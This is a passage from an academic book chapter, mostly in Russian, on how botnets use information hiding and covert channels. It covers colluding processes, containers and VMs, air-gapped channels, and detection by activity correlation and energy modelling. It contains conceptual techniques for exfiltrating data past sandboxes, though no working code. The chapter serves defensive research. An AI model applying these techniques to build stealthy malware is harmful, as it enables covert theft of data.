- [31] Kodi Wiki. HOW-TO:Install Kodi on Fire TV. [https://kodi.wiki/view/HOW-TO:Install\\_Kodi\\_on\\_Fire\\_TV](https://kodi.wiki/view/HOW-TO:Install_Kodi_on_Fire_TV), July 2017.
- [32] AFTVnews. How to sideload apps like Kodi or SPMC on the Amazon Fire TV and Stick using Downloader. [www.aftvnews.com/how-to-sideload-apps-like-kodi-or-spmc-on-the-amazon-fire-tv-stick-using-downloader](http://www.aftvnews.com/how-to-sideload-apps-like-kodi-or-spmc-on-the-amazon-fire-tv-stick-using-downloader) November 2016.
- [33] Pascal Geenens. IoT Hackers Trick Brazilian Bank Customers into Providing Sensitive Information. <https://blog.radware.com/security/2018/08/iot-hackers-trick-brazilian-bank-customers/>, August 2018.
- [34] Pascal Geenens. New Demonbot Discovered. <https://blog.radware.com/security/2018/10/new-demonbot-discovered/>, October 2018.
- [35] Markus F.X.J. Oberhumer, Laszlo Molnar, and John F. Reiser. UPX. <https://upx.github.io/>, 2018.
- [36] Sam Edwards and Ioannis Profetis. Hajime: Analysis of a decentralized internet worm for iot devices. <https://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf>, October 2016.
- [37] Johannes B. Ullrich. SANS ISC InfoSec Forums: An Update On DVR Malware: A DVR Torture Chamber. <https://isc.sans.edu/forums/diary/An+Update+On+DVR+Malware+A+DVR+Torture+Chamber/22762>, August 2017.
- [38] Pierluigi Paganini. How the mirai botnet hacks a security camera in a few seconds. <http://securityaffairs.co/wordpress/53588/malware/mirai-infection-test.html>, November 2016.
- [39] Bogdan Botezatu. Hide and Seek IoT Botnet resurfaces with new tricks, persistence. <https://labs.bitdefender.com/2018/05/hide-and-seek-iot-botnet-resurfaces-with-new-tricks-persistence/>, May 2018.
- [40] Netlab 360. Now Mirai Has DGA Feature Built in. <https://blog.netlab.360.com/new-mirai-variant-with-dga/>, December 2016.

[41] Han Zhang, Manaf Gharaibeh, Spiros Thanasoulas, and Christos Padadopoulos. BotDigger: Detecting DGA Bots in a Single Network. Colorado State University Technical Report, 2016. CS-16-101.

[42] Netlab 360. Fbot, A Satori Related Botnet Using Blockchain DNS System. <https://blog.netlab.360.com/threat-alert-a-new-worm-fbot-cleaning-adbminer-is-using-a-blockchain-based-dns-en/>, September 2018.

[43] Zisis Tsiatsikas, Marios Anagnostopoulos, Georgios Kambourakis, Sozon Lambrou, and Dimitris Geneiataakis. Hidden in plain sight. sdp-based covert channel for botnet communication. In Lecture Notes in Computer Science, volume 9264, September 2015.

[44] Adrian Sendroiu and Vladimir Diaconescu. VB2018 paper: Hide 'n'Seek: An adaptive peer-to-peer IoT botnet. [www.virusbulletin.com/virusbulletin/2018/12/vb2018-paper-hidenseek-adaptive-peer-peer-iot-botnet/](http://www.virusbulletin.com/virusbulletin/2018/12/vb2018-paper-hidenseek-adaptive-peer-peer-iot-botnet/), 2018.

[45] Huawei. Connected cow. [www.huawei.com/minisite/iot/en/connected-cows.html](http://www.huawei.com/minisite/iot/en/connected-cows.html).

# Глава 4. Продвинутые техники сокрытия информации для современных ботнетов

Luca Caviglione

Institute for Applied Mathematics and Information Technologies

Wojciech Mazurczyk

Warsaw University of Technology

Steffen Wendzel

Hochschule Worms

## 4.1 Introduction

Ботнеты являются одним из важнейших инструментов, используемых киберпреступниками. Например, они могут применяться для запуска эффективных distributed denial of service (DDoS) attacks, которые характеризуются тем, что делают жертв недоступными более чем в 65% случаев [1]. Другие типичные способы использования - distribution massive loads of spam emails и orchestration of cycle-stealing threats, включая threats, mining cryptocurrencies, см., например, [2] и приведенные там references.

В целом ботнет среднего размера производит значительный объем трафика, который можно легко заметить с помощью стандартных механизмов сетевого анализа, таких как датчики трафика или межсетевые экраны. Однако современные угрозы реализуют разнообразные методы уклонения от обнаружения. Среди них можно упомянуть антифорензические функции, зашифрованную полезную нагрузку, модульную конструкцию для настройки вредоносного ПО "на лету" и многостадийную загрузку, при которой разные части программного обеспечения скрываются и шифруются отдельно [3]. Еще одна формирующаяся тенденция связана с использованием сокрытия информации, включая методы стеганографии. В этом случае активность агентов, реализующих ботнет, скрывается с помощью подходящих стеганографических методов, позволяющих обходить защитные механизмы зараженной ОС, скрывать следы атаки, а также повышать скрытность сетевого трафика, содержащего команды или эксфильтрованные данные [4]. Это критически важные аспекты для вредоносного ПО, поскольку они также защищают ботнет от попыток вывода из строя и затрудняют криминалистические расследования правоохранительных органов, преследующих преступников [5].

Когда ботнет реализует методы уклонения от обнаружения, за это приходится платить затратами на реализацию и влиянием на полезность [6]. Такие накладные расходы можно использовать для построения индикаторов, помогающих процессу обнаружения. Один пример связан с повышенным потреблением ресурсов из-за присутствия вредоносного ПО, выполняющего сложные процедуры и тем самым вызывающего заметный расход энергии на хостовой машине. Энергоемкая природа некоторых вредоносных программ еще сильнее проявляется при нацеливании на устройства с ограниченными возможностями, такие как узлы интернета вещей (IoT) [7]. Кроме того, слишком сложное вредоносное ПО может ухудшить пользовательский опыт или вызвать задержки в графическом интерфейсе, тем самым заставив пользователя насторожиться. В таком случае широко применяемый подход использует атаки, привлекающие мало внимания и способные снижать свое воздействие на устройство. По сути, вредоносное ПО остается латентным во время



чувствительных ко времени операций или откладывает атаку до момента, когда пользователь, как предполагается, находится вдали от устройства [8].

Еще одна идея противодействия вредоносному ПО состоит в использовании канала командования и управления (C&C), который можно считать одним из важнейших слабых мест. Действительно, блокировка или замедление такого пути связи может нарушить функционирование всего ботнета, поскольку он критически важен для множества операций, включая оркестрацию сети, обмен командами, сбор украденных данных и обновление программного обеспечения ботов [9]. Поэтому способность скрыть присутствие C&C-канала обязательна, чтобы помешать нейтрализации ботнета или серьезно ослабить ее эффективность. Типичный подход для этого использует криптографию. В таком случае трафик, создаваемый ботнетом, включая C&C-коммуникации, шифруется и получает случайный вид, который трудно обратить или расшифровать [10]. Альтернативная и развивающаяся парадигма вместо этого связана с использованием схем сокрытия данных. В таком случае защита ботнета достигается за счет нераскрытия самого факта его присутствия.

Итак, применение методов сокрытия обязательно для современных ботнетов, если они должны оставаться незамеченными, повышать свою устойчивость и препятствовать усилиям по обратной разработке для создания контрмер. С точки зрения оценки кибербезопасности системы знание таких методов критически важно, особенно для распознавания атаки или разработки правильных контрмер. К сожалению, между киберпреступниками и экспертами по безопасности идет постоянная "гонка". Если в прошлом многие ботнеты опирались на очень простые методы сокрытия информации, например прятали C&C-данные в HTTP-, IRC- или DNS-коммуникациях [3], то современные угрозы усиливаются новой волной C&C-протоколов на основе сокрытия информации, имитирующих безвредный трафик [11] или встраивающих данные в сигнализацию, генерируемую сложными программными фреймворками, такими как персональные облачные хранилища [12].

Даже если трудно определить отправную точку этой тенденции, одним из первых заметных примеров был Zeus, который внедрял код в процесс `svchost.exe` и инициировал канал связи с C&C-сервером, чтобы обновлять и настраивать себя [13]. Как следствие, тенденция развития ботнетов, способных к сокрытию информации, может привести к будущим угрозам на основе оверлейных сетей, использующих стеганографические методы для реализации коммуникационного слоя и тем самым превращающихся в своего рода стего-ботнеты [14]. Кроме того, доступность новых парадигм создания вредоносного ПО, например модели Crime-as-a-Service (CaaS), позволяет среднему разработчику использовать сложные методы сокрытия. Например, ransomware Tox содержит конструктор с процедурами распространения и координации заражения в обмен на 20% от каждого выплаченного выкупа [5].

С этой точки зрения investigation of most advanced mechanisms exploiting information hiding is mandatory to understand modern and future botnets, as well as develop proper detection techniques and countermeasures.

Поэтому в этой главе рассматривается, как методы сокрытия информации и стеганографии могут использоваться, чтобы делать ботнеты более скрытными и опасными. Основной акцент будет сделан на методах, которые можно применять внутри одного узла для реализации локального скрытого канала, позволяющего атакующему эксфильтровать данные или включить устройство в ботнет. В ближайшем будущем такой сценарий может иметь серьезные последствия, поскольку большое число IoT-устройств станет привлекательной целью для атакующих, стремящихся создать всемирные ботнеты [15]. Кроме того, другая важная часть главы посвящена современным методам и новым подходам к повышению скрытности C&C-каналов, например за счет оптимизации сетевого трафика или эксплуатации новых IoT-стандартов. И в этом случае ожидается, что реальное вредоносное ПО [3] и будущие IoT-ботнеты будут реализовывать методы сетевой стеганографии; пример зашифрованного C&C-канала, использующего iptables, см., например, в [16]. Глава также

содержит обзор архетипических фреймворков, объединяющих стеганографические методологии и ботнеты, а также краткое обсуждение новых и передовых методов обнаружения.

Вклад этой главы состоит в следующем: (i) анализ наиболее важных скрытых каналов, способных усилить будущие ботнеты как с точки зрения обхода sandbox-сред, так и с точки зрения скрытой эксфильтрации данных; (ii) представление новых схем обнаружения и сетевых архитектур для смягчения воздействия ботнетов; (iii) обсуждение исследовательских и проектных вызовов, связанных с сокращением объема информации, необходимой для поддержания ботнета.

Оставшаяся часть главы организована следующим образом. Раздел 4.2 вводит аспекты сокрытия информации, полезные для проектирования современных ботнетов. Раздел 4.3 рассматривает скрытые каналы, действующие внутри одного хоста и в основном используемые для обхода локальных периметров безопасности. Раздел 4.4 представляет скрытые каналы, позволяющие ботнету обмениваться данными и эксфильтровать информацию через сеть, а также возможные методы обнаружения. Раздел 4.5 демонстрирует новые парадигмы, включая вызовы, с которыми придется столкнуться для минимизации следа ботнета и повышения его скрытности. Наконец, раздел 4.6 завершает главу.

## 4.2 Information hiding вкратце

Даже если справочная литература не всегда единодушна, существует общее согласие использовать термин "сокрытие информации" для обозначения методов маскировки, встраивающих секретное сообщение в подходящий носитель [17-19]. Конечная цель этого процесса - скрыть существование разговора от стороннего наблюдателя. Получающийся скрытый коммуникационный путь называется скрытым каналом. Как уже отмечалось, скрытые каналы могут использоваться, чтобы предотвратить обнаружение и нейтрализацию ботнетов межсетевыми экранами, средствами обнаружения аномалий, фреймворками анализа кода, runtime-мониторами и антивирусами [20].

Исторически термины "стеганография" и "скрытый канал" использовались для описания двух отдельных подобластей сокрытия информации: стеганография относилась к сокрытию данных в цифровых медианосителях, тогда как скрытые каналы обозначали угрозы, позволяющие передавать данные по каналам, не предназначенным для переноса информации. С развитием коммуникационных сетей эти термины начали размываться, и сейчас термины вроде "сетевая стеганография" и "сетевые скрытые каналы" используются для описания секретного обмена данными в коммуникационных сетях. Даже если такая терминология все еще обсуждается [17, 19], в этой главе мы считаем, что сокрытие информации используется для создания скрытого канала, который не существует в целевой системе без метода сокрытия данных. Иными словами, априори существует только теоретическая возможность иметь такой канал.

Обычно характеристики обмена информацией через скрытые каналы определяются соотношением "магического треугольника", согласно которому пропускная способность (то есть объем скрытой информации, отправляемой за единицу времени), устойчивость (то есть число ошибок или помех, которым секретная информация может противостоять) и необнаруживаемость (то есть невозможность обнаружить секретные данные) не могут увеличиваться одновременно [4].

Действительно, современные ботнеты могут использовать разные методы сокрытия информации. Хосты и устройства, развернутые в реальной среде, имеют разные сетевые интерфейсы (например, сотовую связь, IEEE 802.11, IEEE 802.15.4, Bluetooth и даже персональные спутниковые каналы [21]), сенсоры (температурные, влажности, акселерометры, камеру и микрофон), а также значительный объем вычислительных и хранилищных ресурсов, локально или удаленно через товарную модель. Поэтому зомби-узлы могут эксплуатировать множество стеганографических

методов или фреймворков сокрытия информации. В этом смысле для ботнета могут быть интересны три разных типа скрытых каналов:

- Локальный или межпроцессный: область действия скрытого канала ограничена одним хостом, системой на кристалле, устройством или IoT-узлом. Типичная схема создания опирается на модуляцию состояния аппаратных или программных ресурсов, доступных на зараженном узле. Как будет подробно показано далее, локальные скрытые каналы являются основным инструментом для подрыва локальных политик безопасности; поэтому ожидается, что разработчики вредоносного ПО и ботмастеры будут использовать их в ближайшем будущем.
- Сетевой: скрытый канал находится в сетевом трафике. Отправитель внедряет информацию в протокольные блоки данных или изменяет некоторые свойства трафика, например кодирует информацию, модулируя межпакетную статистику. Типичный сценарий использования скрытых каналов сетевого масштаба - эксфильтрация данных в удаленный объект или реализация управляющего пути для C&C-целей. В этом смысле ботмастер может использовать такие методы, чтобы повысить скрытность ботнета, уменьшить сетевой след сигнализации, необходимой для поддержания сети, избежать распознавания зомби-хостов или устройств по аномальным шаблонам трафика, пройти через периметровые средства сетевой безопасности вроде межсетевых экранов, а также преобразовать незаконный трафик в безвредные DNS-запросы или HTTP-разговоры. Ради краткости эта глава не исследует сетевую стеганографию широко; см. вместо этого [3] и [4].
- Air-gapped: скрытый канал существует между двумя физически изолированными узлами. В этом случае отправитель пытается изменить физические свойства хостового устройства, чтобы получить носитель, способный распространяться в пространстве. Возможные air-gapped-скрытые каналы могут использовать (см. [22] и приведенные там ссылки): ультразвуки, испускаемые отправителем через громкоговорители и захватываемые встроенным микрофоном приемника; тепловые изменения CPU или GPU отправителя для влияния на температуру принимающего хоста; изменение окружающего освещения для запуска латентного вредоносного ПО, находящегося в зараженных узлах; и манипуляцию механическими накопителями, чтобы они издавали характерные шумовые паттерны, захватываемые принимающей стороной. Для разработки ботнета ботмастер может использовать такие методы, чтобы активировать зомби, эксфильтровать данные в smart-окружениях, например умных зданиях, а также превращать неподключенные устройства в своего рода "виртуальную" сеть доступа к зараженным узлам, оснащенным сетевой связностью. Однако многие из этих air-gapped-скрытых каналов зависят от близко расположенных узлов. Поэтому вывод более крупных ботнетов в онлайн требует других средств взаимного соединения.

Наконец, подчеркнем, что все упомянутые каналы могут использовать два вида методологий сокрытия, которые в значительной степени независимы от носителя. Первая использует временное измерение: секрет кодируется в значении временного интервала между двумя соседними событиями или в том, как явление развивается во времени. Вторая методология использует количественное измерение: секрет кодируется в значениях переменной, то есть в величине события [18].

## 4.3 Скрытые каналы в одном хосте

В общем случае скрытые каналы, обменивающиеся данными внутри одного хоста, лежат в основе угрозы *colluding applications*, то есть класса атак, способных обходить политики безопасности, развернутые в нижележащих программных и аппаратных слоях или в хостовой ОС [23]. Первым вредоносным ПО на основе таких методов был Soundcomber, который строит скрытый канал между двумя отдельными процессами, чтобы обойти ограничение, наложенное защитным слоем Android OS [24]. Сегодня этот тип атак становится популярным и позволяет реализовать своего рода злоупотребляющий межпроцессный сервис связи между многими программными артефактами. Например, *colluding applications* могут быть виртуальными машинами (VMs), контейнеризованными приложениями или средами выполнения, а также обычными приложениями и процессами. Для разработки современных ботнетов угроза *colluding applications* важна, поскольку позволяет оркестрировать узлы, составляющие ботнет, дает ботмастеру возможность скрытно собирать украденные данные или обходить средства обнаружения, отслеживающие поведение программного обеспечения во время выполнения.

Рисунок 4.1 показывает эталонный сценарий для техники *colluding applications*. В качестве парадигмального примера рассмотрим два приложения, которые хотят взаимодействовать, чтобы эксфильтровать данные за пределы хостового узла, например IoT-устройства или сетевого appliance. Предположим также, что одно приложение имеет доступ к чувствительной информации, поэтому ОС запрещает ему доступ к сетевому уровню, например принудительно применяя подходящие *sandbox*-ограничения. Другое приложение, напротив, не имеет доступа к данным, но имеет доступ к сетевому уровню. Два приложения могут вступить в сговор, используя некоторую форму сокрытия информации, чтобы передать украденные данные приложению с сетевыми привилегиями. Для этого они строят локальный скрытый канал, использующий подходящий носитель для внедрения секретных данных. Возможными носителями являются различные программные или аппаратные артефакты, доступные через слоистую архитектуру.




Рис. 4.1. Эталонный сценарий угрозы *colluding applications*. Разные программные сущности обмениваются данными, чтобы обойти ограничение, наложенное хостовой средой выполнения.

Как показано на рис. 4.1, приложения могут выполнять операции I/O, вызывать application programming interface (API) и системные вызовы или обмениваться данными через общесистемные IPC-службы ОС. Типичный пример злоупотребления ими выглядит следующим образом. Одно приложение может кодировать значение 1, многократно выделяя память по хорошо определенным

шаблонам вызовов `malloc()`. Другое приложение может вывести эту информацию, периодически опрашивая состояние общей доступной памяти, например через файловую систему `/proc/` или `top`. Напротив, значение 0 может кодироваться освобождением памяти через `free()`. К сожалению, этот механизм очень хрупок, поскольку ОС и другие процессы могут изменять состояние памяти, добавляя шум в скрытый канал или полностью нарушая стеганографическую коммуникацию.

Схема *colluding applications* предлагает методологию, достаточно общую для использования в разных сценариях. В случае реализации современных ботнетов, включая будущие атаки, она может применяться к разным компонентам, каждый из которых характеризуется уровнем сложности и гранулярности:

- по процессам: два процесса хотят обмениваться данными, чтобы обойти локальные политики безопасности, принудительно применяемые *sandbox*. Обычно это происходит в мобильных устройствах или устройствах с ограниченными возможностями, таких как смартфоны, IoT-узлы и сенсоры. Разработчики ботнетов могут использовать эту технику, чтобы инструктировать большую популяцию малых узлов для массового профилирования пользователей или оркестрировать атаки на определенную часть сети или киберфизической системы.
- по контейнерам: вступающие в сговор сущности - это два контейнеризованных приложения (или сокращенные среды выполнения), пытающиеся обмениваться данными через менеджер контейнеров, например *Docker*. Получающийся ботнет может быть пригоден для эксфильтрации данных или организации атак, нацеленных на физическую безопасность жертвы. Например, контейнеризованные приложения могут координировать синергетические атаки на дата-центры для создания энергетических отказов [25] или использоваться для кражи вычислительных циклов.
- по VM: *colluding applications* изолированы внутри двух полнофункциональных VM и хотят утечь данные через *hypervisor*. В этом случае схема *colluding applications* может использоваться для оркестрации виртуализированных ботнетов или развертывания вредоносного ПО в *fog*- или *cloud*-узлах. Кроме того, вредоносный код, реализующий ботнет или некоторые формы "supernodes", может быть вложен в части ОС, работающие внутри VM (см., например, *peer-to-peer*-ботнеты *Salinity*, *ZeroAccess* и *Kelihos* [15]).

### 4.3.1 Скрытые каналы и *colluding applications*

Как уже отмечалось, носители, доступные для создания скрытого канала, сильно зависят от природы *colluding applications*. Поэтому мы рассматриваем наиболее популярные методологии и группируем их по вступающим в сговор сущностям. Такое исследование имеет первостепенное значение, поскольку позволяет: (i) выявить дополнительные уязвимости, которые можно использовать для реализации узлов ботнета; (ii) распознать неоднозначности в программных компонентах, например системных службах и сторонних библиотеках, которые могут эксплуатироваться в стеганографических целях; и (iii) разработать правильные контрмеры или стратегии усиления защиты, чтобы предотвратить скрытное превращение узлов в зомби или распространение ботнетов по сети.

#### 4.3.1.1 Процессы, вступающие в сговор

В этом случае два процесса вступают в сговор, как показано на рис. 4.1. Согласно литературе и угрозам, наблюдаемым в реальной среде, эта атака в основном используется на мобильных устройствах, особенно в реализациях на базе *Android* [4]. Поэтому мы представляем подходы, главным образом нацеленные на такую платформу, как обсуждается в [8,23,24,26,27].

Обычно наиболее часто используемым носителем для реализации скрытого канала является программный артефакт, например блокировка, предоставляющая доступ к ресурсу, или перечисление некоторых свойств, которыми может манипулировать процесс, желающий отправить данные. Подробнее:

Настройки вибрации или громкости: один процесс изменяет состояние вибрации или громкость мелодии, а другой выводит из этого события биты секретных данных. Чтобы повысить пропускную способность секретной информации, отправитель может изменять несколько настроек одновременно, например громкость мелодии для сообщений и для звонков.

Intent: в экосистеме Android OS Intent - это объект сообщения, который можно использовать для запроса действия у других компонентов. Для обмена секретной информацией существуют две базовые техники с использованием Intents. Первая кодирует секретные биты с помощью общесистемных уведомлений ОС, автоматически доставляемых заинтересованным процессам при изменении подписанной переменной. Затем изменения переменных создают нужные шаблоны Intents, кодирующие секрет. Вторая техника основана на типе Intent. В этом случае секреты передаются путем кодирования информации в заданном Intent, то есть секрет кодируется в "природе" события, а не в его значении.

Перечисление или изменение свойства: скрытый канал создается через манипуляцию программным артефактом, вызывающую изменение общесистемного свойства. Например, приложение может кодировать данные в числе активных потоков или в состоянии сокетов. Получатель выводит информацию, обращаясь к каталогу /proc/ или используя подходящий системный вызов. Другой возможный метод - кодировать информацию, модулируя свободное место хранилища или создавая подходящие нагрузки инструкций, например циклы for, чтобы изменять статистику использования CPU. Отметим, что такие методы очень хрупки, поскольку ОС и другие процессы конкурируют за упомянутые ресурсы, тем самым нарушая закодированные секреты.

Блокировка: в этом случае блокировка ресурса (или конкуренция за него) кодирует секретный бит, который нужно обменять. Типичные ресурсы - экран или файлы. Первый вариант работает через получение и освобождение разрешения wake-lock, управляющего состоянием экрана для кодирования двоичной цифры. Второй действует аналогично, но кодирование выполняется через конкуренцию за эксклюзивный доступ к файлу. Несколько файлов могут блокироваться и разблокироваться одновременно, что дает более сложную схему кодирования и увеличивает пропускную способность канала.

Смешанный подход: предыдущие методы можно комбинировать, чтобы повысить пропускную способность скрытого канала или создать более скрытые схемы кодирования. Например, секретные биты можно передавать, кодируя их во времени, в течение которого приложение-отправитель остается активным после выключения экрана. Еще один вариант - использовать интенсивность подсветки экрана как более емкий носитель для внедрения информации. Подход смешения разных механизмов можно применять и с методами, не рассматриваемыми в этой главе, или для композиции разных скрытых каналов, чтобы сделать ботнет более скрытым на сквозном уровне; например, эксфильтрованные данные, полученные через атаку colluding applications, могут маршрутизироваться к удаленному C&C через сетевой скрытый канал.

Использование аппаратных ресурсов является менее популярным подходом, поскольку обычно требует глубокого понимания целевой платформы. Ради полноты мы приводим технику создания скрытого канала за счет эксплуатации функции вибрации, повсеместно доступной в мобильных устройствах. В частности, приложение-отправитель кодирует данные в вибрационных стимулах, а приложение-получатель декодирует данные, используя акселерометры для восприятия движений. Очевидно, это создает канал, наблюдаемый человеком, но его можно использовать вместе с

техниками, привлекающими мало внимания, например активировать канал, когда пользователь, как предполагается, находится вдали от устройства.

#### **4.3.1.2 Контейнеры, вступающие в сговор**

Приложения могут не запускаться на устройстве или appliance нативно, но могут быть контейнеризованы. Это не редкость при управлении огромной популяцией узлов или когда приложения и среды выполнения нужно развернуть на широкой пользовательской базе, сохранив свойства масштабируемости. Как следствие, будущие ботнеты наверняка попытаются атаковать контейнеризованные сущности, особенно для оркестрации атак с истощением энергии [25], DDoS, массовых кампаний профилирования, утечки чувствительной информации и майнинга криптовалют. При этом вычислительные платформы, поддерживающие IoT-технологии, выглядят идеальной площадкой для контейнеризованных сервисов. Поэтому ожидается, что будущие ботнеты будут нацеливаться не только на стандартные вычислительные устройства, например серверы, но также на fog- и edge-узлы. В этом смысле безопасность контейнеров все еще не до конца понятна, и ботнеты, способные к сокрытию информации, могут этим воспользоваться.

С концептуальной точки зрения скрытые каналы, которые можно установить между контейнерами, похожи на представленные в разделе 4.3.1.1. Действительно, совместное использование общих программных и аппаратных ресурсов можно эксплуатировать как подходящие носители для внедрения секретов. Это поведение может усиливаться совместным использованием частей нижележащей ОС, например ядра.

Что касается техник, специально разработанных для контейнеров, работа [28] предлагает некоторые предварительные методологии. Многие утечки информации между контейнерами связаны с неполной реализацией namespaces (то есть механизма изоляции данных и функциональности) в ядре Linux. Это имеет важные последствия, поскольку большинство коммерчески доступных устройств и appliances основаны на Linux. Более того, противники могут попытаться переместить вредоносный экземпляр контейнера на физический узел жертвы. Затем вредоносное ПО может утекать данные или общаться с остальной частью ботнета через скрытый канал. Например, два colluding containers могут обмениваться информацией, модулируя объем пользовательской памяти, что влияет на глобальную память, разделяемую всеми процессами и контейнерами хоста. Похожая реализация может эксплуатировать модуляцию свободного места файловой системы или манипуляцию inodes через соответствующее создание файлов. Утечка информации также может использоваться, чтобы позволить контейнеру "инспектировать" хостовую машину. Например, контейнеры могут сотрудничать (в том смысле, что они не вступают в сговор для прямой коммуникации), чтобы понять, работают ли они на одном физическом хосте. Эта информация может быть эксфильтрована для картирования инфраструктуры, помогая ботмастеру проектировать и направлять атаку. Контейнеры также могут координироваться через скрытые каналы для использования ботнета в целях DDoS, например чтобы создать пик энергетических запросов или переполнить хранилище, заполняя буфер сообщений ядра мошенническими записями [25].

#### **4.3.1.3 VM, вступающие в сговор**

Две вступающие в сговор сущности также могут быть полнофункциональными VM. Этот сценарий частично пересекается с угрозами co-residence, где атакующий пытается получить контроль над VM, расположенной на том же физическом хосте, что и VM жертвы. Затем VM могут реализовать схему colluding applications, используя многие из ранее описанных шаблонов атак и скрытых каналов (см., например, [25] и приведенные там ссылки).

Другие возможные атаки, которые ботнет может использовать для эксфильтрации критических данных, например ключей шифрования, эксплуатируют внутренности hypervisors. Такие атаки обычно нацелены на полнофункциональные хосты или вычислительные узлы, способные запускать несколько VM. В частности, основополагающая работа [29] демонстрирует использование сложных манипуляций cache для создания side channel. Кроме того, VM также могут вступать в сговор в multi-tenant-сценарии, что позволяет модели colluding applications быть эффективной и распределенным образом [30], как того требует ботнет.

Хорошо изученная идея, используемая для разработки множества скрытых каналов, пригодных для реализации коммуникаций между двумя VM, эксплуатирует cache timing. Атакующий может выводить информацию, наблюдая разные варианты поведения. Например, он может наблюдать общий временной профиль полного выполнения конкретной процедуры, например шифрования содержимого [31]. Тайминги можно сравнивать с подходящими шаблонами, чтобы идентифицировать обработанные данные или выполненные операции. Другая техника связана с timing channels, то есть секрет кодируется во временных схемах. В этом случае мощный метод использует механизмы блокировки шины, позволяя использовать шину памяти как носитель секретов [32]. Такие парадигмы, с некоторыми адаптациями, также можно применять к другим схемам виртуализации, например контейнерам.

Итак, виртуализация может обходиться вредоносным ПО для кражи данных или физической локализации VM. Будущие ботнеты могут получить способность обходить продвинутые контрмеры, такие как виртуальные, контейнеризованные или нативные honeypots, либо нивелировать контрмеры, встроенные в cloud- и fog-узлы. Помимо способности обнаруживать такие угрозы, критический аспект связан с предотвращением и разработкой контрмер уже на аппаратном уровне или в нижних слоях программного обеспечения виртуализации. Например, принудительное применение правильных дисциплин планирования могло бы привести к своего рода "мягкой изоляции" [33], ограничивая влияние современных виртуализированных ботнетов, а также упомянутых SaaS-фреймворков.

#### 4.3.2 Схемы обнаружения

Если вспомнить, что каждый скрытый канал эксплуатирует конкретный носитель и имеет собственную реализацию, становится ясно, что обнаружение угрозы, способной к сокрытию информации, - сложная и плохо обобщаемая задача. Например, в случае ботнетов, использующих сетевой трафик для эксфильтрации данных к C&C или оркестрации зомби-узлов, необходимо проверять разные свойства трафика, чтобы найти статистические сигнатуры. Однако формирующийся подход связан с контрмерами на основе сетевых паттернов, облегчающими разработку техник смягчения и правил обнаружения [34]. Более классический подход касается "нормализации" сетевых потоков для восстановления стандартизованного поведения, например принудительного задания характеристик jitter и throughput (см., например, [4] и приведенные там ссылки). К сожалению, такие подходы характеризуются недостаточной масштабируемостью и наказывают все потоки трафика без различий. Смягчение скрытых каналов в сетях будет обсуждаться в разделе 4.4.3. В оставшейся части этого раздела мы сосредоточимся на схемах обнаружения, которые можно использовать для выявления присутствия colluding applications.

С этой целью недавний подход использует более общие индикаторы, позволяющие отделить фазу обнаружения от природы носителя или конкретных деталей реализации. Это очень удобная парадигма для применения против будущих ботнетов, поскольку ожидается, что они будут заражать узлы со смешанным набором функций, например сенсорами, акселерометрами и камерами, и огромным разнообразием ресурсов, от полнофункциональных хостов до однокристальных компьютеров. Например, возможным индикатором может быть энергия,



потребляемая устройством [7]: в случае атаки чрезмерное потребление может раскрыть присутствие вредоносного кода, работающего незаметно.

Мы упомянем две формирующиеся схемы обнаружения, которые можно использовать для противодействия будущим ботнетам, использующим схему *colluding applications*. Даже если они широко тестировались на мобильных устройствах для вредоносного ПО на базе Android, базовая идея достаточно общая, чтобы быть перенесенной в разные среды, включая контейнеры и VM. Они подробнее обсуждаются ниже.

Корреляция активности: первоначально представленная в [27], она использует тот факт, что пара вступающих в сговор сущностей должна быть активна почти одновременно. Как обсуждалось ранее, процессы, контейнеры и VM, желающие обмениваться данными, выполняют своего рода "spin lock", где отправитель изменяет общесистемное свойство, а получатель выводит информацию при его проверке. Очевидно, этот цикл не должен быть слишком разреженным, поскольку другие процессы или ОС могут нарушить канал своим развитием. Поэтому индикатор, не зависящий от метода, использует корреляцию активности разных пар процессов и количественно оценивает, насколько пересекается их статистика выполнения. Это можно расширить на случай виртуализированных сред, например рассматривая среднюю нагрузку разных сущностей, таких как VM, или временное использование ресурсов для каждого контейнеризованного приложения. Ограничения подхода таковы: он работает лучше при атаках, привлекающих мало внимания [8], поскольку активность пользователя ограничена, а два легитимных процесса, агрессивно взаимодействующих друг с другом, например системный daemon и обслуживаемое приложение, могут приводить к множеству ложных срабатываний.

Энергетическое моделирование: впервые представленное в [35], оно использует тот факт, что присутствие вредоносного кода, например процедур, позволяющих узлу координироваться с остальной частью ботнета, требует дополнительных операций, оказывающих заметное влияние на энергопотребление. Однако построение энергетического индикатора требует решения двух разных задач. Первая - создание модели (возможно приближенной) энергопотребления процесса или виртуализированной сущности. Это нетривиально, поскольку требует множества измерений в разных конфигурациях, например энергетического снимка чистой системы и дополнительного расхода энергии во время атаки или активности ботнета. Вторая задача касается того, как использовать полученный энергетический шаблон, чтобы распознать, вступают ли два программных компонента в сговор для обхода защищенного периметра, эксфильтрации данных или инициирования эскалации, вызывающей отключения энергии [25]. Затем обнаружение выполняется с использованием некоторой формы искусственного интеллекта или статистических инструментов, способных выявлять отклонение потребления от четко определенного поведения [20,36]. К сожалению, это требует измерения потребляемой энергии, например с помощью подходящих инструментов, передающих в модели питания параметры вроде времени CPU, или модификации драйверов устройств для прямой обработки данных от аппаратуры, управляющей батареями [37].

## 4.4 Скрытые каналы в сетях

